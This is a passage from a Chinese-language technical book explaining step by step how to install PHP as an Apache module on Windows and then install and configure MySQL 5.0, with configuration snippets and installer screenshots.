


图 14.12 Apache 服务器测试窗口

如果对端口进行了特殊定制，而不是使用 80 默认端口，则需要在地址栏中指定端口，例如 http://localhost:5008 等。至此，Apache 已经成功安装到系统中了。

14.5.3 为 Apache 安装 PHP 支持

添加 Apache 对 PHP（目前最新版本是 5.3.5，本书以 5.1.6 为例）的支持。首先解压缩 php-5.1.6-Win32.zip 软件包，然后在产生的解压缩目录下找到 install.txt 文件，该文档详细说明了如何安装 PHP。这里选取其中与 Windows 系统相关的安装说明，为了能够便于理解，此处选择手动安装方式，因此在此解释一下 install.txt 文件中的相关部分。

PHP 版本变化比较大，目前已经推出了 PHP 6，但并没有正式发布。

虽然在 http://www.php.net/downloads.php 可以下载到很多 PHP 安装工具包，但是该工作组还是发布了微软操作系统的 PHP 安装版本。建议花费一些时间自己去安装 PHP（就是不使用 install 安装），这样会对整个系统有一个很好的了解，也会使安装 PHP extensions（扩充安装 PHP，就是定义和配置 PHP 的一些其他服务）更简单。

在 PHP 的以前版本中，在安装时建议把各种.ini 和 DLL 文件装在 SYSTEM 文件夹（如

C:\WINDOWS）下，这样只能使安装过程变得简单，但升级 PHP 很复杂。因此，在安装新版本 PHP 时建议把老版本的.ini 和 DLL 文件从 SYSTEM 文件夹中删除（删除前请做好备份）。一种较好的安装 PHP 的方式就是把所有的文件都放在一个文件夹下（installer 安装就不会把所有的文件都加在一个文件夹中），而且这个文件夹路径要加在系统的 PATH 变量中。

以下步骤在所有版本的 PHP 安装过程中都需要执行。

首先是解压缩，一般情况放在 C:\php 目录下，注意不要放在 C:\Program Files\PHP 中，如果这样设置可能导致有些 Web 服务器崩溃。

PHP4 与 PHP5 的目录结构不同，PHP4 的文件根目录结构如图 14.13 所示，而 PHP5 的文件根目录结构如图 14.14 所示。

Name	Size	Type
cli		File Folder
dlls		File Folder
extensions		File Folder
mibs		File Folder
openssl		File Folder
pdf-related		File Folder
PEAR		File Folder
sapi		File Folder
go-pear	1 KB	MS-DOS Batch File
install	69 KB	Text Document
license	4 KB	Text Document
magic.mime	36 KB	MIME File
news	218 KB	Text Document
php	44 KB	Application
php	4 KB	GIF Image
php4embed	8 KB	LIB File
php4ts	178 KB	LIB File
php4ts.dll	1,364 KB	Application Extension
php.ini-dist	39 KB	INI-DIST File
php.ini-recommended	40 KB	INI-RECOMMENDED ..

图 14.13 PHP4 文件目录结构图

Name	Size	Type
dev		File Folder
ext		File Folder
extras		File Folder
PEAR		File Folder
fdftk.dll	408 KB	Application Extension
fribidi.dll	88 KB	Application Extension
gds32.dll	339 KB	Application Extension
go-pear	1 KB	MS-DOS Batch File
install	89 KB	Text Document
libeay32.dll	1,064 KB	Application Extension
libmcrypt.dll	163 KB	Application Extension
libmhash.dll	162 KB	Application Extension
libmysql.dll	1,436 KB	Application Extension
libswish-e.dll	376 KB	Application Extension
license	4 KB	Text Document
msql.dll	56 KB	Application Extension
news	91 KB	Text Document
ntwdblib.dll	273 KB	Application Extension
php	29 KB	Application
php	3 KB	GIF Image
php5apache2.dll	37 KB	Application Extension
php5apache.dll	37 KB	Application Extension
php5apache_hooks.dll	53 KB	Application Extension
php5embed	628 KB	LIB File
php5isapi.dll	29 KB	Application Extension
php5nsapi.dll	29 KB	Application Extension
php5ts.dll	4,465 KB	Application Extension
php.ini-dist	43 KB	INI-DIST File
php.ini-recommended	47 KB	INI-RECOMMENDED ..
php-cgi	37 KB	Application
php-win	29 KB	Application
pws-php5cgi	1 KB	Registration Entries
pws-php5isapi	1 KB	Registration Entries
snapshot	2 KB	Text Document
ssleay32.dll	196 KB	Application Extension
yaz.dll	352 KB	Application Extension

图 14.14 PHP5 文件目录结构图

从这两个图中可以看出 PHP4 和 PHP5 目录结构的不同。其中比较明显的是 PHP4 包中有很多模板在 sapi 文件夹中，而 PHP5 没有这样的文件夹，它直接把模板放在 PHP 根目录中。支持 PHP 文件扩展的 DLL 也不是都在一个单独的目录中。

在安装 PHP4 的时候，需要把 sapi 中的所有文件和其他文件夹中的 DLL 文件都移到 PHP 根目录下。

下面简单对比 PHP4 和 PHP5 的 DLL 文件：

- sapi/php4activescript.dll (php5activescript.dll)，ActiveScript 引擎，能够在窗口应用程序中内嵌 PHP。
- sapi/php4apache.dll (php5apache.dll)，Apache 1.3.x 模块。

- sapi/php4apache2.dll (php5apache2.dll)，Apache 2.0.x 模块。
- sapi/php4isapi.dll (php5isapi.dll)，用于兼容 ISAPI 的 Web 服务器（诸如 4.0 或者以上版本的 IIS 等）的 ISAPI 模块。
- sapi/php4nsapi.dll (php5nsapi.dll)，Sun/iPlanet/Netscape 服务器模块。
- sapi/php4pi3web.dll (no equivalent in PHP 5)，Pi3Web 服务器模块。

要是 php4ts.dll 或者 php5ts.dll 文件可用，一种简单的方法是将该文件复制到系统目录下（如 C:\WINDOWS\system32）。但是推荐将已经解压缩的 PHP 目录添加到环境变量 PATH 中，因为这样可以提供更好的可维护性。具体可以通过用鼠标右键单击桌面上“我的电脑”图标，选择弹出菜单中的“属性”命令，在弹出的“系统属性”对话框中切换到“高级”选项卡，然后单击“环境变量”按钮，就可以知道 PATH 变量，参照已有值进行修改即可。如果没有 PATH 变量就需要添加该值。

随后就是安装 PHP 配置文件 php.ini。建议使用 php.in-recommended，将该文件重命名为 php.ini 即可。操作系统会按照以下顺序寻找 php.ini 文件：

- 用 PHPIniDir 指令（仅仅适用于 apache2 模块）。
- 注册表项 HKEY_LOCAL_MACHINE\SOFTWARE\PHP\IniFilePath。
- PHP 目录（对于 CLI 模块）或者 Web 服务器目录（对于 SAPI 模块）。
- Windows 目录（如 C:\WINDOWS 或者 C:\winnt）。

其中，如果是 apache2，用 PHPIniDir 指令是最简单的方法。

具体有两种方式安装 PHP，在此只使用作为 Apache 模块的方式来安装，步骤如下：

step 1 首先需要在 Apache 的 httpd.conf 配置文件中加入如下代码：

```
# 如果是 PHP4，类似如下：
LoadModule php4_module "c:/php/php4apache2.dll"
AddType application/x-httpd-php .php
# 如果是 PHP5，类似于如下：
LoadModule php5_module "c:/php/php5apache2.dll"
AddType application/x-httpd-php .php
# configure the path to php.ini 用 PHPIniDir 指令设置 php.in 路径
PHPIniDir "C:/php"
```

需要注意的是，上面例子中的 C:/php 是本系统中 PHP 的根路径，应该根据系统中的具体情况更改为实际的 PHP 根路径。

step 2 随后重新启动 Apache 服务器。如果设置不正确，就可能出现如图 14.15 所示的提示。




图 14.15 出错提示

这种情况在笔者的实际安装过程中确实出现了。后来查找文档后才发现原因所在：PHP 压缩包里的 php5apache2.dll 只适用于 apache 2.0.*，而这里使用的是 apache 2.2 系列版

本，所以会出错。可以通过如下方法解决：到 http://snaps.php.net/网站上下载一个 PHP 5.2 系列版本，解压缩之后只要其中的 php5apache2_2.dll 文件，其他文件完全不要；将该 DLL 文件复制到第一个 PHP 解压缩包里，然后修改 Apache 的 httpd.conf 配置文件，将 php5apache2.dll 更换为 php5apache2_2.dll。具体配置文件需要修改的部分如图 14.16 所示。

```
#LoadModule rewrite_module modules/mod_rewrite.so
LoadModule setenvif_module modules/mod_setenvif.so
#LoadModule speling_module modules/mod_speling.so
#LoadModule status_module modules/mod_status.so
#LoadModule unique_id_module modules/mod_unique_id.so
LoadModule userdir_module modules/mod_userdir.so
#LoadModule usertrack_module modules/mod_usertrack.so
#LoadModule vhost_alias_module modules/mod_vhost_alias.so
#LoadModule ssl_module modules/mod_ssl.so
#Add by manual great
LoadModule php5_module "e:/php/php5apache2_2.dll"
AddType application/x-httpd-php .php
#configure the path to php.ini
PHPIniDir "e:/php"

# 'Main' server configuration
#
# The directives in this section set up the values used by the 'main'
```

图 14.16 httpd.conf 文档

step 3 到此为止，PHP 就相当于安装完毕。可以重新启动 Apache，然后在 Apache 安装目录下的 htdocs 目录中新建 test.php 文件。test.php 文件内容仅仅一行，如下：

```
<?phpinfo();?>
```

step 4 保存之后，在浏览器中输入 http://127.0.0.1/test.php，就应该出现类似图 14.17 所示的界面了。

PHP Version 5.1.6

System	Windows NT LIJIAN 5.1 build 2600
Build Date	Aug 23 2006 16:31:18
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--with-gd=shared"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
PHP API	20041225
PHP Extension	20050922
Zend Extension	220051025
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, http, ftp, compress.zlib
Registered Stream Socket Transports	tcp, udp
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, zlib.*

图 14.17 PHP 成功安装后测试页面

如果出现上述页面，就意味着成功地安装了 PHP 模块。

14.5.4 安装 MySQL 数据库

下面开始安装 MySQL 数据库。这里采用的是 mysql-5.0.18-win32 版本。

step 1 解压缩下载的压缩包，这个包直接就是一个可执行文件，双击开始安装。一直单击 Next 按钮，使用默认安装设置，其中第二个对话框如图 14.18 所示。

step 2 这里选择 Custom 单选项，然后单击 Next 按钮，在随后的对话框中选择安装组件及安装位置，按照系统中的实际情况进行设置，如图 14.19 所示。




图 14.18 MySQL 安装方式选择对话框




图 14.19 MySQL 安装配置对话框

step 3 单击 Next 按钮之后进行确认，如果没有问题就开始安装。然后，如图 14.20 所示，提示在 MySQL.com 进行注册，如果没有连接互联网就直接选择 Skip Sign-Up 单选项，如果想注册就选择第一项。此处为了简单起见，直接选择第 3 项。随后出现安装成功提示框，确保其中唯一的选项被选中。单击 Finish 按钮后出现新的对话框，开始对 MySQL 数据库进行配置。

step 4 同样，一开始是欢迎对话框，直接单击 Next 按钮，出现提示框，要求选择配置模式：详细配置（Detailed Configuration）和标准配置（Standard Configuration）。可以根据实际情况进行选择，此处选择详细配置，然后单击 Next 按钮出现如图 14.21 所示的对话框。




图 14.20 MySQL 注册对话框




图 14.21 MySQL 数据库配置模式对话框

step 5 模式配置将主要影响到系统内存、硬盘和 CPU 等资源的使用。用户可以根据对话框中

的详细说明选择合适的运行模式，选中后单击 Next 按钮，新出现的对话框如图 14.22 所示。

step 6 此处配置数据库的使用，可以根据其中的说明选择合适的模式，选定后单击 Next 按钮。在新对话框中配置数据库的存储位置，如图 14.23 所示。

step 7 设置完成后单击 Next 按钮，出现如图 14.24 所示的新对话框。在其中设置并发连接到数据库的数量。




图 14.22 MySQL 数据库使用方式




图 14.23 MySQL 数据库存储位置对话框

step 8 设置之后单击 Next 按钮，出现用于配置网络连接端口的对话框，设置之后单击 Next 按钮，如图 14.25 所示。




图 14.24 数据库连接参数对话框




图 14.25 MySQL 网络连接配置对话框

step 9 之后的新对话框用于设置语言，可以根据实际情况进行选择，如图 14.26 所示，设置完成后进入下一步。

step 10 随后是设置如何启动，如图 14.27 所示，可以多选。第一个选项用于将 MySQL 设置为系统服务，第二个选项用于将 MySQL 的路径添加到系统变量 PATH 中。选中之后单击 Next 按钮。

step 11 在图 14.28 中设置 MySQL 密码，随后的对话框进行执行前的确认，如图 14.29 所示，直接单击 Execute 按钮，配置成功并显示如图 14.30 所示的对话框。




图 14.26 MySQL 语言设置对话框




图 14.27 MySQL 启动方式对话框

图 14.28 MySQL 密码设置对话框




图 14.29 MySQL 安装前确认对话框




图 14.30 MySQL 安装进度对话框

